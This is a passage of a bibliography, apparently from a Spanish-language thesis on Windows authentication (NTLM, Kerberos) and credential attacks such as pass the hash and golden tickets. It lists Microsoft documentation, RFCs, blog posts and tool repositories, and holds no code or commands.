- [11] B. Catlin, P. Yosifovich, J. Hanrahan, M. Russinovich, A. Ionescu, and D. Solomon, *Windows Internals: User Mode*. Windows internals ; Part 1, Microsoft Press, 2017.
- [12] Microsoft, “Credential providers in windows 10.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/credential-providers-in-windows>, Mayo 2018.

- [13] Microsoft, “Lsa authentication,” Mayo 2018. <https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication>.
- [14] Microsoft, “Lsa logon sessions.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-logon-sessions>, Mayo 2018.
- [15] K. Brown, *The .NET Developer’s Guide to Windows Security (Microsoft Net Development Series)*. Addison-Wesley Professional, 2004.
- [16] Microsoft, “Entidades de seguridad.” <https://docs.microsoft.com/es-es/windows/security/identity-protection/access-control/security-principals>, Abril 2017.
- [17] Microsoft, “Windows sysinternals.” <https://docs.microsoft.com/es-es/sysinternals>, Septiembre 2017.
- [18] Microsoft, “Sspi.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/sspi>, Mayo 2018.
- [19] Microsoft, “Microsoft negotiate.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-negotiate>, Mayo 2018.
- [20] Microsoft, “Access tokens,” 2018. <https://docs.microsoft.com/es-es/windows/win32/secauthz/access-tokens>.
- [21] Microsoft, “Access control lists,” 2018. <https://docs.microsoft.com/es-es/windows/win32/secauthz/access-control-lists>.
- [22] Microsoft, “Securable objects,” 2018. <https://docs.microsoft.com/es-es/windows/win32/secauthz/securable-objects>.
- [23] Microsoft, “User account control,” 2018. [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731416\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731416(v=ws.10)).
- [24] Microsoft, “Cómo funciona el control de cuentas de usuario,” 2018. <https://docs.microsoft.com/es-es/windows/security/identity-protection/user-account-control/how-user-account-control-works>.
- [25] Microsoft, “Mandatory integrity control,” 2018. <https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control>.
- [26] T. Bradley, “Introduction to windows integrity control,” 2007. <https://www.symantec.com/connect/articles/introduction-windows-integrity-control>.
- [27] Microsoft, “Modify an object label,” 2017. <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/modify-an-object-label>.

- [28] Microsoft, “Msv1_0 authentication package.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/msv1-0-authentication-package>, Mayo 2018.
- [29] Microsoft, “Ntlm overview.” <https://docs.microsoft.com/es-es/windows-server/security/kerberos/ntlm-overview>, Octubre 2016.
- [30] P. Gombos, “Lm, ntlm, net-ntlmv2, oh my!” <https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>, Febrero 2018.
- [31] Microsoft, “Seguridad de red: no almacenar valor de hash de lan manager en el próximo cambio de contraseña.” <https://docs.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/network-security-do-not-store-lan-manager-hash-value-on-next-password-change>, Abril 2017.
- [32] Microsoft, “[ms-nlmp]: Nt lan manager (ntlm) authentication protocol.” https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4, Febrero 2019.
- [33] Wikipedia, “NT LAN Manager — Wikipedia, the free encyclopedia.” https://en.wikipedia.org/wiki/NT_LAN_Manager, 2019.
- [34] C. Neuman, T. Yu, S. Hartman, and K. Raeburn, “The kerberos network authentication service (v5).” <https://tools.ietf.org/html/rfc4120>, Julio 2005.
- [35] L. Root, “Explain like i’m 5: Kerberos.” <https://www.roguelynn.com/words/explain-like-im-5-kerberos>, Abril 2013.
- [36] Microsoft, “Kerberos authentication overview.” [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831553\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831553(v=ws.11)), Agosto 2016.
- [37] E. Pérez, “Kerberos (i): ¿cómo funciona kerberos? – teoría.” <https://www.tarlogic.com/blog/como-funciona-kerberos/>, Marzo 2019.
- [38] Microsoft, “Ticket-granting tickets.” <https://docs.microsoft.com/en-us/windows/win32/secauthn/ticket-granting-tickets>, Mayo 2018.
- [39] Microsoft, “[ms-pac]: Privilege attribute certificate data structure.” https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962, Febrero 2019.
- [40] Microsoft, “Kerberos network authentication service (v5) synopsis.” https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13, Febrero 2019.

- [41] M. Wilson, “Kerberos authentication explained.” <https://www.markwilson.co.uk/blog/2005/06/kerberos-authentication-explained.htm>, Junio 2005.
- [42] Microsoft, “Service principal names.” <https://docs.microsoft.com/es-es/windows/win32/ad/service-principal-names>, Mayo 2018.
- [43] Microsoft, “What are domains and forests?” [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759073\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759073(v=ws.10)), Noviembre 2014.
- [44] Microsoft, “Service principal names.” <https://docs.microsoft.com/es-es/windows/win32/ad/service-principal-names>, Mayo 2018.
- [45] O. Corporation, “Oracle vm virtualbox.” <https://www.virtualbox.org/>, Septiembre 2019.
- [46] T. Smith, “Pass the hash.” <https://attack.mitre.org/techniques/T1075/>, Septiembre 2019.
- [47] P. Ashton, “Nt pass the hash with modified smb client vulnerability.” <https://www.securityfocus.com/bid/233/info>, Abril 1997.
- [48] C. García, V. Martín, and P. González, *Hacking Windows*. OxW0rd, 2017.
- [49] H. Ochoa, “Pass-the-hash toolkit for windows implementation & use.” https://www.coresecurity.com/sites/default/private-files/publications/2016/05/Ochoa_2008-Pass-The-Hash.pdf, Octubre 2008.
- [50] B. Delpy, “Mimikatz.” <https://github.com/gentilkiwi/mimikatz/wiki>, Septiembre 2019.
- [51] M. Baggett, “Smb relay demystified and ntlmv2 pwnage with python.” <https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python>, Abril 2013.
- [52] Microsoft, “Boletín de seguridad de microsoft ms08-068 - importante.” <https://docs.microsoft.com/es-es/security-updates/securitybulletins/2008/ms08-068>, Octubre 2017.
- [53] L. Gaffie, “Responder.” <https://github.com/lgandx/Responder>, Agosto 2019.
- [54] Microsoft, “Using smb packet signing.” [https://docs.microsoft.com/en-us/previous-versions/system-center/operations-manager-2005/cc180803\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions/system-center/operations-manager-2005/cc180803(v=technet.10)), Septiembre 2008.
- [55] R. Becwar and V. L. Toux, “Pass the ticket.” <https://attack.mitre.org/techniques/T1097/>, Septiembre 2019.

- [56] E. Pérez, “Tickets de kerberos: Comprensión y explotación.” <https://www.tarlogic.com/blog/tickets-de-kerberos-explotacion/>, Marzo 2017.
- [57] J. Warren, “Complete domain compromise with golden tickets.” <https://blog stealthbits.com/complete-domain-compromise-with-golden-tickets/>, Mayo 2017.
- [58] T. Medin, “Kerberoast.” <https://github.com/nidem/kerberoast>, Julio 2019.

Instalación Windows Server 2019 (DC01)